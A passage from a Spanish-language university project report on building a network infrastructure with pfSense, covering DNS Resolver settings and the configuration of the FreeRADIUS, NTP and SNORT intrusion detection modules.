 - Listen Port:** A text input field containing '53'. Below it is a note: 'The port used for responding to DNS queries. It should normally be left blank unless another service needs to bind to TCP/UDP port 53.'
 - Enable SSL/TLS Service:** A checkbox for 'Respond to incoming SSL/TLS queries from local clients' which is checked. Below it is a note: 'Configures the DNS Resolver to act as a DNS over SSL/TLS server which can answer queries from clients which also support DNS over TLS. Activating this option disables automatic interface response routing behavior, thus it works best with specific interface bindings.'
 - SSL/TLS Certificate:** A dropdown menu showing 'webConfigurator default (5bb20d753abd5)'. Below it is a note: 'The server certificate to use for SSL/TLS service. The CA chain will be determined automatically.'
 - SSL/TLS Listen Port:** A text input field containing '853'. Below it is a note: 'The port used for responding to SSL/TLS DNS queries. It should normally be left blank unless another service needs to bind to TCP/UDP port 853.'
 - Network Interfaces:** A dropdown menu showing 'All'. Below it is a note: 'Interface IPs used by the DNS Resolver for responding to queries from clients. If an interface has both IPv4 and IPv6 IPs, both are used. Queries to other interface IPs not selected below are discarded. The default behavior is to respond to queries on every available IPv4 and IPv6 address.'
 - Outgoing Network Interfaces:** A dropdown menu showing 'All'. Below it is a note: 'Utilize different network interface(s) that the DNS Resolver will use to send queries to authoritative servers and receive their replies. By default all interfaces are used.'
 - System Domain Local Zone Type:** A dropdown menu showing 'Transparent'. Below it is a note: 'The local-zone type used for the pfSense system domain (System | General Setup | Domain). Transparent is the default. Local-Zone type descriptions are available in the unbound.conf(5) manual pages.'
 - DNSSEC:** A checkbox for 'Enable DNSSEC Support' which is checked.
 - DNS Query Forwarding:** A checkbox for 'Enable Forwarding Mode' which is checked. Below it is a note: 'If this option is set, DNS queries will be forwarded to the upstream DNS servers defined under System > General Setup or those obtained via DHCP/PPP on WAN (if DNS Server Override is enabled there)'. There is also an unchecked checkbox for 'Use SSL/TLS for outgoing DNS Queries to Forwarding Servers' with a note: 'When set in conjunction with DNS Query Forwarding, queries to all upstream forwarding DNS servers will be sent using SSL/TLS on the default port of 853. Note that ALL configured forwarding servers MUST support SSL/TLS queries on port 853.'
 - DHCP Registration:** An unchecked checkbox for 'Register DHCP leases in the DNS Resolver' with a note: 'If this option is set, then machines that specify their hostname when requesting an IPv4 DHCP lease will be registered in the DNS Resolver so that their name can be resolved. The domain in System > General Setup should also be set to the proper value.'
 - Static DHCP:** An unchecked checkbox for 'Register DHCP static mappings in the DNS Resolver' with a note: 'If this option is set, then DHCP static mappings will be registered in the DNS Resolver, so that their name can be resolved. The domain in System > General Setup should also be set to the proper value.'
 - OpenVPN Clients:** An unchecked checkbox for 'Register connected OpenVPN clients in the DNS Resolver' with a note: 'If this option is set, then the common name (CN) of connected OpenVPN clients will be registered in the DNS Resolver, so that their name can be resolved. This only works for OpenVPN servers (Remote Access SSL/TLS) operating in 'tun' mode. The domain in System: General Setup should also be set to the proper value.'
 - Display Custom Options:** A button labeled 'Display Custom Options'.
- Host Overrides:** A table with columns: Host, Parent domain of host, IP to return for host, Description, and Actions.

Host	Parent domain of host	IP to return for host	Description	Actions
ap	red30.dis.ulpgc.es	10.110.30.240	Access point for Captive Portal	

Enter any individual hosts for which the resolver's standard DNS lookup process should be overridden and a specific IPv4 or IPv6 address should automatically be returned by the resolver. Standard and also non-standard names and parent domains can be entered, such as 'test', 'mycompany.localdomain', '1.168.192.in-addr.arpa', or 'somesite.com'. Any lookup attempt for the host will automatically return the given IP address, and the usual lookup server for the domain will not be queried for the host's records.
- Domain Overrides:** A table with columns: Domain, Lookup Server IP Address, Description, and Actions.

Domain	Lookup Server IP Address	Description	Actions
--------	--------------------------	-------------	---------

Enter any domains for which the resolver's standard DNS lookup process should be overridden and a different (non-standard) lookup server should be queried instead. Standard, 'invalid' and local domains, and subdomains, can also be entered, such as 'test', 'mycompany.localdomain', '1.168.192.in-addr.arpa', or 'somesite.com'. The IP address is treated as the authoritative lookup server for the domain (including all of its subdomains), and other lookup servers will not be queried.


Podemos observar en la imagen anterior la cantidad de opciones DNS expuestas por pfSense.

“Diseño e implementación de una infraestructura de red basada en pfSense”

3.2.4.4. FreeRADIUS


FreeRADIUS es un servidor de autenticación y control de acceso a la red que soporta múltiples protocolos. Es de código abierto y gratuito e incluye un servidor, un cliente, que son los dos que vamos a usar en este proyecto, y varios elementos que aportan funcionalidad extra (por ejemplo, para el almacenamiento de datos).

En pfSense hay que instalarlo como módulo, ya que no viene integrado en la imagen de instalación. En nuestro caso se va a usar como servidor de credenciales de los usuarios del portal cautivo.




Para nuestras necesidades se han deshabilitado las opciones de contabilización de tiempo y contabilización de datos ya que los usuarios no van a ser facturados por su uso de la red, dejando los demás parámetros en su estado inicial. En el apartado *users* es donde creamos los usuarios que van a tener acceso a la red mediante el portal cautivo que hemos definido anteriormente.

Podemos personalizar los permisos que puede tener cada persona para que pueda tener acceso a servicios internos, dependiendo del departamento o de la categoría profesional, por ejemplo.




El servidor escucha mediante la interfaz *loopback* al cliente que se encuentra también en pfSense, el cual envía las peticiones que le llegan desde la red inalámbrica del enrutador.



3.2.4.5. NTP

NTP es el servicio que se encarga de gestionar el protocolo de tiempo de red. Es importante tenerlo bien configurado para que el tiempo mostrado en los ficheros de registro sea correcto, además de para el correcto uso de algunos de los servicios o módulos que dependen de la hora. En este apartado encontraremos los servidores NTP que hayamos definido en la configuración general, aparte de poder definir servidores extra y su nivel de preferencia. No se han modificado ninguna de sus opciones.




El propio enrutador pfSense puede ser usado para proporcionar un servidor de hora a nuestra infraestructura de red.

3.2.4.6. SNORT


Este módulo es una de las principales partes del proyecto. SNORT es un sistema de detección de intrusos, que es un sistema que busca anomalías y riesgos en nuestra red, gratuito y va a ser el módulo en el que vamos a basar la seguridad de nuestra infraestructura de red ya que nos permite averiguar con facilidad mediante los registros que genera cuál es el comportamiento de las subredes a las que tenemos asignado esta herramienta (WAN y WIRELESS).

Como hemos dicho SNORT es gratuito y pertenece a la compañía Cisco, que lo ofrece gratuitamente y solo cobra por el soporte técnico, que en este caso es el acceso anticipado al conjunto de reglas de detección. Otro tipo de soportes están disponibles para negocios, universidades, agencias gubernamentales, etc. Para nuestro proyecto nos vale con la suscripción gratuita, para la cual hace falta registrarse mediante la creación de una cuenta de usuario.


Para el registro es necesario disponer de una dirección de correo, pues es donde nos mandarán la información de registro. Una vez registrados accederemos a nuestro panel de información, donde debemos generar lo que se denomina “oinkcode”, que es una cadena de números y letras que tendremos que introducir en el apartado adecuado de nuestro enrutador pfSense.




Una vez realizados estos pasos previos el módulo está preparado para ser configurado y ajustado a nuestras necesidades. Para ello iremos al apartado *Global Settings* e introduciremos el “oinkcode” en el apartado *Snort Oinkmaster Code*, para posteriormente elegir el tipo de conjunto de reglas que vamos a utilizar en nuestro sistema, junto con el rango de tiempo que queramos usar para su actualización.




El apartado *Updates* nos indica el estado de las reglas descargadas, para que nos hagamos una idea de la antigüedad que tienen, dándonos la oportunidad de actualizarlas mediante el botón *Update Rules*. Podemos observar también el tipo de conjunto de reglas que hemos habilitado para su uso.




Una vez realizada esta verificación, procedemos a habilitar SNORT en las interfaces de nuestra infraestructura de red, en nuestro caso como hemos dicho serán la interfaz WAN y la interfaz WIRELESS.



De todas las opciones de configuración, hemos habilitado la que nos indica *Checksum Check Disable*, por cuestiones de rendimiento. Al acabar, pfSense nos lo indica en la pestaña de *Interfaces*.




A continuación, accederemos a las categorías de la interfase mediante su edición, que es donde se nos muestra un menú desplegable con el conjunto de reglas que queremos utilizar: *Connectivity*, *Balanced* y *Security* las cuales están ordenadas de menor a mayor seguridad. Hay que tener cuidado con el tipo de regla que seleccionamos porque esto puede dar lugar a falsos positivos, es decir detecciones que realmente son tráfico normal de la red.



En nuestra infraestructura hemos elegido *Max-Detect* por varias razones, siendo la primera el modo en que vamos a usar SNORT, que es informativo. En segundo caso hay que comentar que, debido a la infraestructura de red de la Universidad de Las Palmas de Gran Canaria, que es la que nos provee de la conectividad, las alertas de seguridad van a ser menores, ya que de

